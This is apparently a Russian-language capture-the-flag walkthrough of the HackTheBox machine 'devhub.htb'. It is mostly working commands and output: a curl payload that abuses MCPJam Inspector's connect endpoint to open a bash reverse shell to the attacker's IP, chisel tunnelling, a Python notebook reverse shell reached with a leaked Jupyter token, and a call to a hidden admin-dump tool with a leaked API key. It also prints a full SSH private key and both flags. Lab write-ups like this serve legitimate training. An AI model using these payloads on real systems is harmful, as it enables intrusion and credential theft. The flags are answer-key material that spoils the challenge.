


1. Запустил nmap, нашел домен devhub.htb


```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC --open -p- --min-rate 5000 10.129.10.154
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-01 08:36 -0400
Nmap scan report for 10.129.10.154
Host is up (0.45s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devhub.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.36 seconds
```


2. Перешел по доменному имени, а там перечень работающих систем



3. Wappalyser показал, что на сайте стоит nginx и ось ubuntu



4. Перешел по порту 6274, там стоит MCPJam Version: v1.4.2



5. [Exploit](#) -> похожая хуйня была реализована в [Kobold](#), поэтому адаптируем эксплойт от туда.

Для начала запускаем `nc -nlvp 4444` и в другом терминале код ниже:

```
curl http://devhub.htb:6274/api/mcp/connect \
--header "Content-Type: application/json" \
--data '{
  "serverConfig": {
    "command": "bash",
    "args": ["-c", "bash -i >& /dev/tcp/10.10.14.178/4444 0>&1"],
    "env": {}
  },
  "serverId": "10.10.14.178:4444"
}'
```

6. Доступ получен, но доступа к папке `analyst` не имеется

```
(kali@kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.178] from (UNKNOWN) [10.129.10.154] 35698
bash: cannot set terminal process group (1078): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ls
ls
LICENSE
README.md
assets
bin
dist
node_modules
package.json
```

```
ls /home
analyst
mcp-dev
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ls /home/analyst
ls /home/analyst
ls: cannot open directory '/home/analyst': Permission denied
```

7. Проведя некоторые исследования, стало ясно что на порту `8888`, запущенно приложение `Jupyter`, что это хуй пойми. С помощью команды (1), получаем информацию о запущенных процессах.

```
ps aux | grep jupyter
```

(1)

```
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ps aux | grep jupyter
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ps aux | grep jupyter
analyst 1077 0.0 2.4 183076 97428 ?        Ss   10:57   0:04 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dl
--ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
root    1087 0.0 0.7 37376 28884 ?        Ss   10:57   0:01 /home/analyst/jupyter-env/bin/python3 /opt/ops/mcp/server.py
mcp-dev 1696 0.0 0.0 3472 1700 ?        Ss   13:24   0:00 grep --color=auto jupyter
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ curl -v http://localhost:8888/login
```

--ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7

Возможно потенциально интересная хуйня

8. Если просто использовать `curl`, то выведет нуха, но отправив `wget`, получил информацию о ридерактах на директорию `/login`, повторно отправив `curl` с директорией `login`, получил `html` - развертку сайта. Использована команда (2)

```
curl http://localhost:8888/login
```

(2)

```
<piam/inspector$ curl -v http://localhost:8888/login
* Trying 127.0.0.1:8888...
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed

  0     0    0     0    0     0      0      0      0      0  0:00:00  0:00:00  0:00:00  0* Connected to localhost (127.0.0.1) port 8888 (#0)
> GET /login HTTP/1.1
> Host: localhost:8888
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: TornadoServer/6.5.4
< Content-Type: text/html; charset=UTF-8
< Date: Mon, 01 Jun 2026 13:25:05 GMT
< X-Content-Type-Options: nosniff
< Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
< Etag: "774302cb001cb0b0627a75b749fbf8a7a76aac5"
< Content-Length: 6239
< Set-Cookie: _xsrf=21638f78c421b0bd33a157f6ee0bc445e34b7a9a5|1780320305; Path=/
<
{ [6239 bytes data]
<!DOCTYPE HTML>
<html>

<head>

  <meta charset="utf-8">

  <title>Jupyter Server</title>
  <link id="favicon" rel="shortcut icon" type="image/x-icon" href="/static/favicon.ico?v=50afa725b5de8b00030139d09b38620224d4e7dba47c07ef0e86d4643f30c9bfe6bb7e1a4a1c561aa32834480909a4b6fe7cd1e17f7159330b6b5914bf45a880">

  <link rel="stylesheet" href="/static/style/bootstrap.min.css?v=0e8a7fbd6de23ad6b27ab95802a0a0915af6693af612bc304d83af445529ce5d95842309ca3405d10f538d45c8a3a261b8cff78b4bd512dd9effb4109a71d0ab" />
  <link rel="stylesheet" href="/static/style/bootstrap-theme.min.css?v=8b2f045cb5b4d5ad346f6e816aa2566829a4f5f2783ec31d80d46a57de8ac0c3d21fe6e53bcd8e1f38ac17fcd06d12088bc9b43e23b5d1da52d10c6b717b22b3" />
  <link rel="stylesheet" href="/static/style/index.css?v=30372e3246a801d662cf9e3f9dd656fa192eebde9054a2282449fe43919de9f0ee9b745d7eb49d3b0a5e56357912cc7d776390eddcab9dac85b77bdb17b4bdae" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0">

</head>

<body class="" dir="ltr">

  <noscript>
    <div id="noscript">
      Jupyter Server requires JavaScript.<br>
      Please enable it to proceed.
    </div>
```

9. Короче нужно перевести `html`, который выдает `curl` в вид браузера и тогда станет понятно как получить доступ. Потому-что найти логи из которых можно будет достать `ssh` креды, ну блять нереально.

используем эту хуйню -> <https://onecompiler.com/html/44r45u5c2>

Получаем такой результат, а также ссылку на [jupyter-server](#)

Jupyter Server

Password or token: Log in

Token authentication is enabled

If no password has been configured, you need to open the server with its login token in the URL, or paste it above. This requirement will be lifted if you [enable a password](#).

The command:

```
jupyter server list
```

will show you the URLs of running servers with their tokens, which you can copy and paste into your browser. For example:

```
Currently running servers:  
http://localhost:8888/?token=c8de56fa... :: /Users/you/notebooks
```

or you can paste just the token value into the password field on this page.

See [the documentation on how to enable a password](#) in place of token authentication, if you would like to avoid dealing with random tokens. 100 6239 100 6239 0 0 118k 0 ---:-- ---:-- ---:-- 119k

Cookies are required for authenticated access to the Jupyter server.

Setup a Password

You can also setup a password by entering your token and a new password on the fields below:

Token

New Password

Log in and set new password

10. Теперь попробуем залогиниться с помощью команды (3) ``

```
curl "http://localhost:8888/login?  
token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"  
(3)
```

11. Короче все это не работает, потому что используя `curl`, нельзя активировать ноутбук, вследствие чего шелл не прокидывается. Поэтому необходимо вернуться к изначальной идеи, и получить доступ через браузер
12. Для этого установим `chisel` [ссылка](#), ниже команды по установке

```
sudo wget  
https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_  
_amd64.gz  
  
gunzip chisel_1.9.1_linux_amd64.gz  
  
sudo chmod +x chisel_1.9.1_linux_amd64
```

13. После этого необходимо установить соединение

На целевой машине

```
python3 -m http.server -b 10.10.14.178 8000
```

В другом терминале запускаем

```
./chisel_1.9.1_linux_amd64 server -p 7777 --reverse
```

На атакуемой машине, нужно перейти в папку где разрешена запись

```
cd /tmp
```

После получаем файл agent

```
curl -O http://10.10.14.178:8000/Pentest/Tools/chisel_1.9.1_linux_amd64
```

И после

```
./chisel_1.9.1_linux_amd64 client 10.10.14.178:7777 R:8888:127.0.0.1:8888
```

На целевой машине

```
(kali@kali)-[~/Pentest/Tools]
$ ./chisel_1.9.1_linux_amd64 server -p 7777 --reverse
2026/06/03 05:35:06 server: Reverse tunnelling enabled
2026/06/03 05:35:06 server: Fingerprint 1Cn9njCko/CmJv+2CvtlKlhELktsGxVEhUV0RrZSCw8=
2026/06/03 05:35:06 server: Listening on http://0.0.0.0:7777
2026/06/03 05:36:32 server: session#1: tun: proxy#R:8888⇒8888: Listening
```

На атакуемой машине

```
mcp-dev@devhub:/tmp$ ./chisel_1.9.1_linux_amd64 client 10.10.14.178:7777 R:8888:127.0.0.1:8888
<amd64 client 10.10.14.178:7777 R:8888:127.0.0.1:8888
2026/06/03 09:36:31 client: Connecting to ws://10.10.14.178:7777
2026/06/03 09:36:32 client: Connected (Latency 155.105373ms)
```

И после этого на целевой машине, получаем ахуй

← → ↻ ↺ http://localhost:8888/login?next=%2Ftab%3F

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

jupyter

Password or token: Log in

Token authentication is enabled

If no password has been configured, you need to open the server with its login token in the URL, or paste it above. This requirement will be lifted if you [enable a password](#).

The command:

```
jupyter server list
```

will show you the URLs of running servers with their tokens, which you can copy and paste into your browser. For example:

```
Currently running servers:
http://localhost:8888/?token=c8de56fa... :: /Users/you/notebooks
```

or you can paste just the token value into the password field on this page.

See the [documentation on how to enable a password](#) in place of token authentication, if you would like to avoid dealing with random tokens.

Cookies are required for authenticated access to the Jupyter server.

Setup a Password


You can also setup a password by entering your token and a new password on the fields below:

Token

New Password



Log in and set new password

14. В поле логина вводим токен -> a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 и получаем доступ ко внутреннему серверу.



15. Открываем новый терминал и пишем в нем `nc -nlvp 5555` и теперь создаем Notebook и вводим туда этот код, после запускаем.

```
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.178/5555 0>&1"')
```



16. После получения доступа, смотрим на директорию и что в ней есть, находим пользовательский флаг -> 19173cc1fa38d1caa4e3e639a43a6505


```

analyst@devhub:~/notebooks$ ls /home/analyst
ls /home/analyst
jupyter-env
notebooks
user.txt
analyst@devhub:~/notebooks$ cd ..
cd ..
analyst@devhub:~$ ls
ls
jupyter-env
notebooks
user.txt
analyst@devhub:~$ cat user.txt
cat user.txt
19173cc1fa38d1caa4e3e639a43a6505

```

17. Запустил `linpease.sh` в итоге он их не обнаружил. Зато можно самостоятельно найти уязвимый питон файл в папке `/opt/ops MCP`, который называется `server.py` и с его помощью можно получить доступ к `root`

`VALID_API_KEY = "ops MCP_secret_key_4f5a6b7c8d9e0f1a"`

18. Посмотрев файл `server.py` и узнав, что в `/opt` хранятся опциональные функции для работы приложений, можем сделать вывод, о том что там хранятся дополнительные функции. И так на самом деле есть, посмотрим на код ниже

```

# Hidden tools
(not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },

```

можно увидеть, что есть скрытая функция позволяющая сдать данные пользователей. Сервер запущен по порту `5000`, а также в файле лежат уже дампы паролей трех пользователей. Нам это не сильно нужно, так как пароль для `root` засолирован, то нам нужно получить `ssh-ключ`.

19. Используя код ниже мы можем получить `ssh` ключ

```

curl -X POST http://127.0.0.1:5000/tools/call \
-H "X-API-Key: ops MCP_secret_key_4f5a6b7c8d9e0f1a" \
-H "Content-Type: application/json" \
-d '{
    "name": "ops._admin_dump",
    "arguments": {
        "target": "ssh_keys",
        "confirm": true
    }
}'

```



```
}  
}'
```

После этого копируем его, и используем команду ниже, чтобы записать его в файл

```
cat > root_key << 'EOF'  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn  
NhAAAAAwEAAQAAQEAwwHw4Iv8yDwyqOac05uB20Fr/RaD1TF192ptgJXu0vj5STyp0UH9  
G/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQoLR8S0GWHwHQjjXVQ5/dHX  
8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bW0KaGmgEG0rW1I/mw8z  
6HmooVORQsQoTaVUhnUmRJRClpQEu94hzb+0kQ00bKikcDTnit1kQ/7ZU0oyGhUgEwVk/  
nGhm2D960W/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7tw0DIbXNSjzWsLQRQ  
7l8/a2M+aQAAA8BGnYWeRp2FngAAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W  
v9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+0qW2o/fXYg40Bf0vC90d7zUTiH6GLbF2PCC+Hbu  
ITgC8JCiVhXLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWppY/l8Nx4j0IDGQs  
gyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZELFwuLAS73iHNv7SRDQ5s  
qKRwN0eK3WRD/tlQ6jIaFSATBWT+caGByP3o5b8kukwiJDAPGeRr7eX27kCPnlj19Y31oa  
V3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAQAJgZkZkXpjRXJDwrvS  
0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6  
JtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNvp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8  
HUa/oEljrrgzTlyfLRHhkHQblmd9ZaClUoxIDh0zf2EsmP3nIRBm4J10X5UQPipea7/LkB  
dcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9S14bKevsgS4mMMUvVxNdqyasYqNAXi/L  
Cvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAGDEPkj6U0dX1B872cHrja2  
nkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn  
Mz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvP06HePQzyVLVlK/MBfp+yPrCpIiHK  
MtVMaeJXFYAAAAGQDSLtQAPhkFhssw0cohR0+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI  
oocmAAmVEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BwnYaki+xbk  
Jt9XB5f2Nlmt4A5Qqi0+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAI EA6xcR6lBjwgtKuzRQ  
nI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr  
C8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPff/9NAgVFQtUjrrnGZbp9kNySaX6q6/npK  
lFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=  
-----END OPENSSH PRIVATE KEY-----  
EOF
```

19. Теперь делаем `chmod 600 root_key` и после этого, пишем команду

```
ssh -i root_key -o StrictHostKeyChecking=no root@127.0.0.1
```

```
ssh -i root_key -o StrictHostKeyChecking=no root@127.0.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Jun  3 10:48:28 AM UTC 2026

System load:          0.0
Usage of /:           83.5% of 9.50GB
Memory usage:        31%
Swap usage:           0%
Processes:            243
Users logged in:      0
IPv4 address for eth0: 10.129.11.247
IPv6 address for eth0: dead:beef::a0de:adff:fef2:bac7

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: May 26 09:12:35 +0000 from 127.0.0.1

ls
root.txt
snap
cat root.txt
b0260e9ac25b3fb22be4ee16b37f3f61
```

20. Получаем ключ root -> b0260e9ac25b3fb22be4ee16b37f3f61

Обратно:

[чему научился](#)